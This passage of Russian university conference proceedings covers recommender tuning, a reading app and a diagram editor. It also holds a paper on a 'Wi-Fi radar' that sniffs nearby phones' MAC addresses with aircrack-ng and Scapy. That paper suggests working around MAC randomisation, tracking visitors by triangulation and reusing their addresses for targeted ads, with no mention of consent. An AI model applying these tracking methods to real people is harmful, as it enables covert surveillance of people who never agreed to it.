Первоначальная оценка составила 0,714. Далее был запущен процесс оптимизации длительностью 200 попыток и областью допустимых значений для $k = [0, 300]$ и для $shrink = [0, 0,5]$. Границы областей были определены эмпирическим путем.

На рис. 2 представлен график оптимизации, где по горизонтали обозначены попытки, а по вертикали – полученные оценки.




Рис. 2. График оптимизации

На рис. 3 представлена область оптимизируемых значений, где по горизонтали расположен критерий k , а по вертикали – критерий $shrink$. Рисунок 3 представляет тепловую карту, где более темные области свидетельствуют о высокой оценке. Точками на диаграмме обозначены попытки алгоритма оптимизатора. На данной карте можно заметить несколько локальных максимумов и оптимальную область глобального максимума, которая характеризуется скоплением попыток вокруг нее.

После проведения оптимизации гиперпараметров итоговая оценка стала 0,765 при параметрах $k = 126$ и $shrink = 0,3727$, что на 7,14% выше, чем исходная. Таким образом, получается не просто оптимизация одной частной метрики рекомендательного алгоритма, а оптимизация алгоритма комплексно, в различных аспектах.




Рис. 3. Тепловая карта оценки от параметров

Настройка гиперпараметров с приоритетом

Для оптимизации параметров алгоритма с приоритетом на определённую характеристику необходимо отказаться от использования весов, полученных энтропийным методом, и перейти к самостоятельной установке весов, что позволит более гибко учитывать значимость отдельных характеристик в зависимости от конкретных целей и задачи оптимизации.

Приоритетом может являться один из подындикаторов единой метрики, за исключением ресурсов, так как алгоритм ItemKNN не имеет стадии обучения и данный аспект невозможно оптимизировать. Но он присущ другим алгоритмам, особенно базирующимся на нейросетевой основе. Приоритеты и соответствующие им веса представлены в табл. 3.

Таблица 3

Веса интегрального показателя с приоритетом

Приоритет	Веса			
	Ресурсы	Точность	Ранжирование	Разнообразие
Точность	0,15	0,55	0,15	0,15
Ранжирование	0,15	0,15	0,55	0,15
Разнообразие	0,15	0,15	0,15	0,55

Далее для каждого приоритета был запущен цикл оптимизации с определенным приоритетом. Результаты оптимизации, а также оптимальные параметры представлены в табл. 4.

Таблица 4

Результаты оптимизации

Приоритет	Исходная оценка	Результат
Точность	0,712	Оценка – 0,737; прирост – 3,5%; $k = 155$; $shrink = 0,476$
Ранжирование	0,695	Оценка – 0,791; прирост – 13,8%; $k = 250$; $shrink = 0,307$
Разнообразие	0,549	Оценка – 0,578; прирост – 5,3%; $k = 275$; $shrink = 0,11$

Проведенные эксперименты с оптимизацией гиперпараметров, показали значительное улучшение оценки единой метрики по заданным приоритетам. Такой подход позволил гибко адаптировать алгоритм к требуемым задачам.

Заключение

В рамках работы была проведена оптимизация гиперпараметров рекомендательной системы с использованием единой метрики оценки рекомендательных алгоритмов. В отличие от традиционных подходов, где оптимизация проводится на основе отдельных частных метрик, в данном исследовании применен подход, учитывающий объединенную оценку работы алгоритма, что позволяет целостно оптимизировать алгоритм.

Кроме того, исследование охватывает аспекты оптимизации с приоритетами, где фокус был смещен на одну из ключевых качественных характеристик рекомендательного алгоритма. Такой подход позволяет более точно настраивать модель с учетом специфических требований и особенностей задачи, что способствует повышению её общей производительности и соответствия ожиданиям пользователей. Результаты демонстрируют улучшение оценки, что подтверждает эффективность предложенного метода и его потенциал для применения в практике оптимизации рекомендательных алгоритмов.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. Сидоров А.А. Методологический подход к интегральной оценке состояния и динамики многомерных объектов социально-экономической природы // Проблемы управления. – 2016. – № 3. – С. 32–40.
2. Раев А.Г. Об одном способе определения весовых коэффициентов частных критериев при построении аддитивного интегрального критерия // Автоматика и телемеханика. – 1984. – Вып. 5. – С. 162–165.
3. Wang, Y. Application of recall methods in recommendation systems // Proceedings of the 3rd International Conference on Signal Processing and Machine Learning. – Oxford, 2023. – Vol. 4. – PP. 44–51. DOI: 10.54254/2755-2721/4/20230344.
4. Bellogin A. Precision-oriented evaluation of recommender systems: an algorithmic comparison / A. Bellogin, P. Castells, I. Cantador // Proceedings of the Fifth ACM Conference on Recommender Systems. – Chicago, 2011. – PP. 333–336.
5. Calders T. Efficient AUC Optimization for Classification / T. Calders, S. Jaroszewicz // Lecture Notes in Computer Science. – 2007. – Vol. 4702. – PP. 42–53.
6. Kumar C. User session interaction-based recommendation system using various machine learning techniques / C. Kumar, M. Kumar // Multimed Tools Appl. – 2023. – Vol. 82. – PP. 21 279–21 309.
7. A Theoretical Analysis of NDCG Ranking Measures / Y. Wang, L. Wang, Y. Li et al. // Proceedings of the 26th Annual Conference on Learning Theory. – Princeton, 2013. – Vol. 30. – PP. 25–54.
8. How good your recommender system is? A survey on evaluations in recommendation / T. Silveira, M. Zhang,

X. Lin et al. // Journal of Machine Learning and Cybernetics. – 2016. – Vol. 10. – PP. 813–831.

9. Debiasing the Human-Recommender System Feedback Loop in Collaborative Filtering / S. Wenlong, S. Khenissi, O. Nasraoui, P. Shafto // Proceedings of the 2019 World Wide Web Conference. – San Francisco, 2019. – PP. 645–651.

10. Qualitative recommender system using entropy-weighted pedagogical criteria for effective training in e-learning platforms / R. Zriaa, H. Sadiki, M. Ertel et al. // Journal of Theoretical and Applied Information Technology. – 2023. – Vol. 101, No. 9. – PP. 3517–3529.

11. RecBole: Towards a Unified, Comprehensive and Efficient Framework for Recommendation Algorithms / W. Zhao, S. Mu, Y. Hou et al. // Proceedings of the 30th ACM International Conference on Information & Knowledge Management. – Queensland, 2021. – PP. 4653–4664.

12. Optuna: A Next-generation Hyperparameter Optimization Framework / A. Takuya, S. Shotaro, Y. Toshihiko,

O. Takeru, K. Masanori // Proceedings of the 25th ACM International Conference on Knowledge Discovery and Data Mining, 2019.

13. Mukund D. Item-based top-N recommendation algorithms / D. Mukund, G. Karypis // ACM Transactions on Information Systems. – 2004. – Vol. 22. – PP. 143–177.

Кульшин Роман Сергеевич

Ассистент, аспирант каф. автоматизации обработки информации (АОИ) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: roman.s.kulshin@tusur.ru

Сидоров Анатолий Анатольевич

Зав. каф. АОИ ТУСУРа
Эл. почта: anatolii.a.sidorov@tusur.ru

А.А. Каллистова, Г.А. Кошелюк, Е.В. Грива

Разработка системы сбора и анализа данных, полученных с устройства Wi-Fi-радар

Изучена технология Wi-Fi-радара, основанная на беспроводной сети Wi-Fi, которая позволяет объединять устройства, предоставляя доступ в интернет и возможность беспроводного взаимодействия друг с другом. На базе данной технологии рассматривается использование Wi-Fi-радара для ведения маркетинговой деятельности. Обозреваются методы сбора MAC-адресов и механизмы их фильтрации для формирования целевой аудитории и разработки рекламных стратегий.

Ключевые слова: Wi-Fi-радар, система сбора данных, анализ данных, устройство WiFi, беспроводные сети, MAC-адрес.

Идея обмена информацией между электронными устройствами для их совместного взаимодействия, далеко не нова. Научный прогресс позволил технике «общаться» не только посредством проводного подключения, но и удаленно друг от друга, образуя сложную сеть взаимосвязанных устройств для решения широкого спектра задач [1]. Все это стало возможным благодаря открытию радиоволн, на работе которых основаны технологии радио и сотовой связи, bluetooth, Wi-Fi и др. [2].

Технология Wi-Fi имеет широкий спектр применения и позволяет решать разноплановые задачи. Одним из сценариев может быть использование ее в маркетинговой деятельности. В сфере розничных продаж актуальна проблема поиска клиентов, где требуются эффективные инструменты для формирования целевой аудитории. Зная своих клиентов, компании лучше реализовывают продукцию и услуги, предлагая их только тем, для кого это действительно актуально.

Эффективно решить задачу по сбору информации о потенциальных покупателях может Wi-Fi-радар [3]. Он собирает сведения о подключенных к сети устройствах. Определение положения гаджетов осуществляется методом триангуляции. Это позволяет использовать полученные сведения для мониторинга активности и передвижения пользователей, формирования направленной рекламы и анализа посещаемости.

Использование технологии обусловлено рядом преимуществ Wi-Fi [4]. Во-первых, Wi-Fi обеспечивает стабильность сигнала. Даже при условии постоянного перемещения устройств внутри сети сохраняются скорость и качество подключения, что исключает необходимость стационарного использования гаджетов для обеспечения доступа к сети. Во-вторых, количество устройств в сети не ограничено на аппаратном уровне, как например, при проводном подключении. Максимальное число девайсов зависит от стандарта Wi-Fi, пропускной способности сети и типа роутера. В-третьих, использование нескольких маршрутизаторов, ретрансляторов сигнала позволяет увеличивать площадь покрытия, избегать помех от экранирующих объектов и прочих радиоприемных устройств. Wi-Fi-радар, выполняя функцию точки

доступа, устанавливает соединение. В процессе взаимодействия он определяет MAC-адрес устройства, который можно использовать для маркетингового анализа [5]. В данной статье рассматривается программная реализация систем сбора и анализа данных, полученных с помощью Wi-Fi-радаров.

Сбор данных при помощи Wi-Fi-радаров можно осуществлять разными способами, начиная от использования готовых программных решений, заканчивая написанием уникальных скриптов для анализа информационного трафика. Все методы отличаются друг от друга сложностью внедрения, спецификой решаемых задач, условиями работы и пр.

Перед началом работы необходимо подготовить и настроить аппаратную составляющую [6]. Данная процедура проводится в несколько этапов. На первом этапе происходит подготовка оборудования. Для стационарного использования радара потребуется микрокомпьютер, подключенный к источнику постоянного питания. Работа с сетью осуществляется при помощи Wi-Fi-адаптера.

На втором этапе идет настройка Wi-Fi-адаптера. Для взаимодействия с пакетами данных всех устройств, находящихся в пределах действия сети, необходимо перевести адаптер в режим мониторинга. Останавливаются сторонние сетевые соединения для прекращения взаимодействия устройства с точками доступа и передачи данных. Останавливаются службы управления интерфейсом (пр. NetworkManager) с целью предотвращения конфликтов и предупреждения автоматического перехода в стандартное сетевое подключение.

Подготовленный Wi-Fi-радар способен выполнять задачи, отличные от базового функционала роутера. В режиме мониторинга устройство способно анализировать сеть в поиске MAC-адресов. Для выполнения данной задачи будут рассмотрены два способа: программы aircrack-ng и библиотека Scapy для анализа сетевых пакетов.

На начальном этапе рациональным решением будет использование готовых инструментов, предоставляемых Aircrack-ng [7]. Специализированный набор утилит позволяет тестировать беспроводные сети и может быть применен в рамках данного проекта на начальном этапе. Он предоставляет возмож-

ности для мониторинга трафика, захвата пакетов и анализа безопасности. Этого функционала достаточно для тестирования работоспособности Wi-Fi-радара.

Для непосредственного сбора MAC-адресов используется компонент `airdump-ng`, который сканирует сеть. В числе полученных данных могут присутствовать не только адреса клиентских устройств, но и нерелевантные, например, другие точки доступа. Для обеспечения репрезентативности запросы выполняются с одновременной фильтрацией лишних адресов.

Полученные в ходе анализа данные могут быть извлечены из файлов трассировки (`capture files`, `.cap`) для последующей обработки [8]. Применение `Aircrack-ng` не требует глубоких знаний написания кода, подходит для быстрой развертки и тестирования прототипа системы с возможностью внедрения изменений непосредственно во время работы.

По завершении процесса проверки работоспособности и тестирования базовых функций возникает необходимость перехода на более гибкий инструмент сбора, а также анализа получаемых адресов.

Предъявленным требованиям соответствует интерактивный пакетный манипулятор `Scapy` [9]. Данный фреймворк включает в себя все возможности уже ранее рассмотренного `Aircrack-ng`, например, возможность работы через консоль в режиме реального времени. Он имеет расширенный функционал и большую гибкость инструментов для анализа сетевого трафика, позволяет создавать, изменять и отправлять пакеты данных.

`Scapy` является библиотекой для языка программирования Python, соответственно, позволяет самостоятельно писать скрипты для сбора MAC-адресов, а также применять другие библиотеки при написании программного обеспечения. Несомненным преимуществом является то, что `Scapy`-скрипты могут быть быстро интегрированы в более сложное приложение за счет унификации языка программирования. Это позволяет проводить большую часть работы по сбору, анализу и интерпретации данных для пользователя в рамках одной среды разработки, используя только Python.

Собирая данные, необходимо помнить о том, что не все MAC-адреса удовлетворяют условиям распространения персонализированной рекламы. Существует ряд проблем, которые нужно учитывать. В большинстве современных устройств на данный момент есть функция рандомизации MAC-адресов, которая очень сильно влияет на данные, полученные с Wi-Fi-радара [10]. Этот процесс следует отслеживать, существует несколько способов. Например, фильтрация по времени. Ключевым признаком является то, что устройство меняет MAC-адрес, но продолжает отправлять пакеты с равными временными интервалами или с определенным набором сигналов. Также необходимо анализировать тип получаемых пакетов. Некоторые устройства меняют MAC-адрес только при отправке пакетов конкретного типа, например запросов на поиск сетей.

Все полученные данные необходимо сортировать и упорядочивать по определенным критериям, в зависимости от частоты и длительности посещения. Анализируя, какие MAC-адреса были собраны, нужно исключать те, которые не подходят для дальнейшей работы. Например, MAC-адреса автомобилей, терминалов или электронных часов. Также стоит учитывать данные людей, которые работают в месте сбора информации, так как они не являются аудиторией, с которой в дальнейшем можно проводить маркетинговые мероприятия. Далее собранные данные экспортируются в форму, адаптированную под читабельное отображение групп MAC-адресов [11].

Благодаря своей гибкости и возможности адаптации как под бизнес-стратегии, так и под различные мероприятия, Wi-Fi-радар становится универсальным и удобным инструментом рекламного продвижения. За счет того, что он работает по принципу триангуляции, проблема необходимости большой области покрытия становится решаемой. Поэтому Wi-Fi-радар можно использовать на всей территории торговых центров, ресторанов, отелей, салонов красоты, или на каких-то больших площадках. Организуя, например, тренинги с интервалом в несколько месяцев, можно сохранять собранные MAC-адреса устройств людей, которые побывали на одном из них, или тех, кто находился в анализируемом радиусе места проведения. В дальнейшем направлять рекламные оповещения стоит именно данной части аудитории, так как эти люди точно интересуются сферой проводимых мероприятий.

Появляется возможность эффективнее реализовывать программы партнерского пиара и собирать информацию об устройствах людей, которые заинтересованы в покупке каких-либо смежных услуг и товаров. С Wi-Fi-радаром сведения о количестве клиентов, посещающих заведение, можно превратить из примерных догадок в наглядную статистику и факты. Составляя портрет целевой аудитории, нужды и желания потребителей становятся понятнее, что помогает правильно определиться с дальнейшей стратегией развития.

Основываясь на описанных выше технологиях, в будущем будет реализована возможность отправлять собранную информацию на специализированные платформы. Например, для таких целей подходят «Яндекс Директ» и «MyTarget». Планируется разработать маркетинговые инструменты, помогающие в формировании целевой аудитории, мониторинге посещений, отправке персональных предложений.

Планируется реализовать удобный интерфейс, адаптированный под отображение собранных данных и возможность экспортировать их. Подписи к рисункам должны быть под рисунками, а заголовки таблиц – над таблицами. Вставляйте рисунки и таблицы после того, как они были упомянуты в тексте.

Литература

1. Краткая история Wi-Fi, возможности и перспективы беспроводной передачи данных в ближайшем будущем

[Электронный ресурс]: Хабр. – URL: <https://habr.com/ru/companies/zyxel/articles/528850/> (дата обращения: 03.09.2024).

2. История создания беспроводной связи: Как люди научились общаться без проводов? [Электронный ресурс]. – URL: <https://dzen.ru/a/ZIHJmwEoKkUXM92u> (дата обращения: 04.09.2024).

3. Wi-fi-радар: принцип работы и назначение [Электронный ресурс]. – URL: <https://protank.su/wifi-radar-princip-raboty-i-naznachenie/> (дата обращения: 05.09.2024).

4. Что такое WI-FI и как он работает. Wi-Fi – что это такое, как работает беспроводная сеть и как ей правильно пользоваться [Электронный ресурс]: Цифровой океан.РФ. – URL: <https://digitalocean.ru/n/chto-takoe-wi-fi-i-kak-on-rabotaet> (дата обращения: 06.09.2024).

5. Всё, что вы хотели знать о MAC-адресе [Электронный ресурс]: Хабр. – URL: <https://habr.com/ru/articles/483670/> (дата обращения: 07.09.2024).

6. Сбор MAC-адресов мобильных устройств в маркетинговых целях [Электронный ресурс]. – URL: <https://efsol.ru/articles/mac/> (дата обращения: 08.09.2024).

7. Руководство по AirCrack-ng [Электронный ресурс]. – URL: <https://habr.com/ru/companies/otus/articles/494356/> (дата обращения: 08.09.2024).

8. Файл с расширением .cap [Электронный ресурс]. – Режим доступа: <https://open-file.ru/types/cap> (дата обращения: 13.09.2024).

9. Изучаем протоколы со Scapy [Электронный ресурс]: Хабр. – Режим доступа: <https://habr.com/ru/companies/otus/articles/645627/> (дата обращения: 09.09.2024).

10. Современные телефоны хорошо защищены от отслеживания по MAC-адресу [Электронный ресурс]. – Режим доступа: <https://www.sipnet.ru/news/sovremennye-telefony-khorosho-zaschischeny-ot-otslezhivaniya-po-mac-adresu> (дата обращения: 10.09.2024).

11. Источник данных: Список пользователей [Электронный ресурс]. – Режим доступа: <https://target.vk.ru/help/advertisers/sourceuserlists/ru> (дата обращения: 11.09.2024).

Каллистова Анастасия Альбертовна

Студентка бакалавриата каф. АОИ ТУСУРа

Эл. почта: grishakosh003@gmail.com

Кошелев Григорий Алексеевич

Студент бакалавриата каф. АОИ ТУСУРа

Эл. почта: teamheadkick192@gmail.com

Грива Егор Владимирович

Ассистент каф. АОИ ТУСУРа

Эл. почта: egor.v.griva@tusur.ru

М.Е. Неборский, С.Ю. Хохлов, Е.А. Жвакин, Р.С. Кульшин

Мобильное приложение для чтения книг и изучения слов английского языка

Рассматривается мобильное приложение, предназначенное для изучения английских слов в процессе чтения книг на других языках. Пользователи могут выбирать до 10 самых часто встречающихся слов для перевода или вручную отмечать нужные слова. Оно помогает развивать словарный запас, улучшать понимание текста и осваивать новые слова в контексте, создавая эффективную и увлекательную среду для изучения английского языка через чтение.

Ключевые слова: изучение иностранных слов, Flutter, Dart, кроссплатформенность, мобильное приложение, чтение книг.

В современном мире изучение иностранных языков стало неотъемлемой частью личного и профессионального развития. Глобализация, развитие международных связей и информационных технологий сделали знание иностранных языков необходимым условием для успешной карьеры и общения в мультикультурной среде. Одним из наиболее эффективных и удобных инструментов для изучения языка являются мобильные приложения, которые позволяют пользователям учиться в любое время и в любом месте.

Представленное приложение предлагает инновационный подход к изучению иностранных языков, объединяя функции перевода слов с возможностью чтения книг на иностранном языке. Это приложение помогает пользователям не только улучшить свои навыки чтения, но и расширить словарный запас, узнать грамматические конструкции и контекстное использование слов. Функция перевода слов позволяет пользователям нажатием кнопки получать переводы наиболее популярных и часто встречающихся слов в тексте книги, что делает процесс чтения и обучения более эффективным и приятным.

Используемые технологии

Данный проект является минимально жизнеспособным продуктом (MVP), который сейчас находится в процессе активной разработки для мобильных платформ iOS и Android. Применение кроссплатформенных технологий, включая язык программирования Dart и фреймворк Flutter для построения интерфейса, способствует ускорению разработки приложения и снижению затрат на его создание.

Dart представляет собой высокоуровневый язык программирования, который активно применяется для разработки приложений под разнообразные операционные системы, включая macOS, Linux, Windows, Android, iOS, а также для создания веб-приложений [1].

Фреймворк Flutter представляет собой инновационное решение для разработки пользовательских интерфейсов [2]. Он обеспечивает простоту и эффективность разработки, позволяя разработчикам создавать современный и интуитивно понятный UI [3].

Использование данного технологического стека существенно ускоряет разработку проекта, поскольку

ку разработчики могут воспользоваться обширным набором готовых библиотек, что снижает затраты времени на создание функционала.

Функционал мобильного приложения

Мобильное приложение предоставляет пользователю возможность добавления и открытия книг формата fb2. В процессе чтения приложение запоминает последнюю прочитанную страницу (рис. 1), позволяя продолжить чтение с того места, где пользователь остановился.




Рис. 1. Экран с последними книгами

Во время чтения доступна функция перевода слов из книги, которая анализирует всю книгу и предлагает перевод самых встречающихся слов (рис. 2). Часто встречая эти слова в контексте книги, пользователи создают ассоциативный ряд, что способствует лучшему запоминанию переводов.




Рис. 2. Экран чтения книги



Рис. 3. Экран с переведёнными словами

Постоянное повторение и применение переведенных слов в процессе чтения помогает укрепить знания, так как пользователи часто сталкиваются с этими словами и активнее запоминают их значения (рис. 3).

Таким образом, приложение не только облегчает чтение, но и активно поддерживает образовательные цели, улучшая языковые навыки пользователей за счет частого повторения и практического использования новых слов. Научные исследования показывают, что изучение новых слов и грамматических конструкций в контексте текста, где они используются естественным образом, более эффективно, чем изолированное заучивание слов. Контекст помогает лучше понять смысл слова и усвоить его использование [4].

Имеющиеся аналоги

В настоящее время на рынке мобильных приложений для изучения английского языка представлено много вариантов, однако специализированных приложений для чтения книг с частично интегрированным языком практически нет. На данный момент единственным таким приложением является Kindle.

Данное мобильное приложение позволяет пользователю посмотреть перевод любого слова, в отличие от нашего решения, которое заменяет слова в тексте.

В дальнейшем планируется расширение функционала для пользователя. Так, например, планируется разработка авторизации пользователя и системы рейтинга, в которой пользователи могут соревноваться в количестве изученных слов, что позволит добавить элемент игры в данное мобильное приложение.

Приложение, основанное на адаптивном обучении, помогает пользователям изучать иностранные языки в их индивидуальном темпе, сосредотачиваясь на тех словах и выражениях, которые они находят наиболее важными. Технологии, такие как Flutter, позволяют легко реализовать этот функционал с помощью инструментов, которые обеспечивают выбор слов для перевода и их сохранение для последующего изучения. В будущем такие приложения могут стать важной частью гибких учебных программ.

Литература

1. Документация dart [Электронный ресурс]. – Режим доступа: <https://dart.dev/guides>, свободный (дата обращения: 17.09.2024).
2. Документация flutter [Электронный ресурс]. – Режим доступа: <https://docs.flutter.dev/>, свободный (дата обращения: 17.09.2024).
3. Принципы UI UX дизайна [Электронный ресурс]. – Режим доступа: <https://web-valley.ru/articles/tpost/mkfnphma71-bazovie-printsipi-i-osnovi-uxui-dizaina>, свободный (дата обращения: 17.09.2024).
4. Contextual Richness and Word Learning: Context Enhances Comprehension but Retrieval Enhances Retention / Gesa S.E. van den Broek, Atsuko Takashima, Eliane Segers,

Ludo Verhoeven [Электронный ресурс]. – Режим доступа: <https://onlinelibrary.wiley.com/doi/10.1111/lang.12285>, свободный (дата обращения: 17.09.2024).

Неборский Мирон Евгеньевич

Студент каф. АОИ Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: miron.neborskiy@mail.ru

Хохлов Станислав Юрьевич

Студент каф. АОИ ТУСУРа
Эл. почта: sstttaaasssiikk@mail.ru

Жвакин Егор Андреевич

Студент каф. АОИ ТУСУРа
Эл. почта: zhvak.in.e.421-4@e.tusur.ru

Кульшин Роман Сергеевич

Ассистент, аспирант каф. АОИ ТУСУРа
Эл. почта: roman.s.kulshin@tusur.ru

С.М. Алфёров, Д.С. Попов, Н.А. Назаров

Система моделирования диаграмм потоков данных

Представлены результаты начального этапа разработки системы моделирования диаграмм потоков данных (DFD – Data Flow Diagram). Описываются общая структура программы и её абстрактный уровень, являющийся основой не только для системы моделирования DFD. Приведены результаты работы.

Ключевые слова: DFD, диаграмма потоков данных, система моделирования диаграмм.

Диаграмма потоков данных – методология графического структурного анализа, описывающая внешне по отношению к системе источники и адресаты данных, логические функции, потоки данных и хранилища данных, к которым осуществляется доступ [1, 2].

После краткого исследования было выяснено, что редакторы DFD в виде приложений не являются распространенными, чаще всего они встречаются в онлайн-формате. Те немногие приложения, что позволяют редактировать DFD, являются платными и включают намного больший функционал, чем просто DFD, а также часто не позволяют добавлять декомпозицию функциональных блоков. Бесплатные же редакторы DFD обладают устаревшим, неудобным современному пользователю интерфейсом. Целью является создание системы моделирования диаграмм потока данных с использованием инновационного подхода к моделированию и визуализации потоков данных в информационных системах. Эта система будет предлагать передовые методы анализа и оценки процессов, учитывая современные требования к безопасности, масштабируемости и эффективности информационных систем. Такой подход будет способствовать более глубокому пониманию процессов в системе и будет шагом вперед в области проектирования и оптимизации информационных систем.

Постановка задачи

Необходимо разработать программу моделирования DFD, основа которой позволяет масштабировать программу для других типов диаграмм.

Функции программы по редактированию DFD:

- Добавление/удаление блока (внешняя сущность, процесс, хранилище данных) или связи.
- Редактирование блока или связи (название, положение, размер блока, расщепление или слияние связей, добавление узла на связи).
- Декомпозиция блока процесса (создание нового уровня).
- Перемещение по уровням диаграммы.
- Удаление уровня диаграммы.
- Анализ схемы (на корректность использованных имен).
- Отображение: поля объектов, связей, подписей, кнопки инструментов редактирования, открытие/закрытие уровней.
- Сохранение/загрузка схемы, экспорт в изображения: pdf, png.

Входные данные программы:

- Схема: размеры объектов, координаты положения объектов, имена блоков и связей, их распределение по уровням декомпозиции.

- Справочник имен.

- Команды пользователя: создание и удаление схемы, выделение блока или связи, редактирование их свойств (названия блоков и связей, их новые координаты и т.д.), сохранение изменений в схеме и т.д.

Выходные данные программы:

- Построенная диаграмма потока данных.
- Ошибки построения схемы.

Решение

Учитывая, что система должна будет масштабироваться для других типов диаграмм, было решено разделить систему на абстрактный уровень и уровень реализации. Абстрактный уровень будет содержать классы, являющиеся родителями для всех типов диаграмм и содержащие в основном виртуальные методы, а также поля, необходимые в разных диаграммах (имя, положение на холсте, высота и ширина и т.д.). Также для удобства разделили уровень модели, который описывает логические характеристики диаграммы (связи между блоками, блоки, имена связей и блоков и т.д.), и уровень макета, который отвечает за отображение диаграммы и хранит значимую для этого информацию (просматриваемая область диаграммы, положение и размер элементов диаграммы и т.д.). Общая схема программы представлена на рис. 1.



Рис. 1. Общая структура программы

На рис. 1 показано разделение на два уровня, и на уровне реализации можно будет описывать не только DFD, но и другие типы диаграмм, используя

шаблоны из абстрактного уровня. Это отражает свойство масштабируемости проектируемой системы.

На рис. 2 изображен абстрактный уровень программы, где можно увидеть, что класс `maketBlock` наследуется от класса `Block` из уровня абстрактной модели, предоставляющего основу для построения

логики реализации. Добавляются поле `CanvasDiagram` – холст, на котором будет отображаться блок, `width` – ширина блока, `height` – высота блока, `position` – класс, описывающий положение блока на холсте с координатами x и y . Из новых методов можно отметить `draw`, который рисует нужную диаграмму.

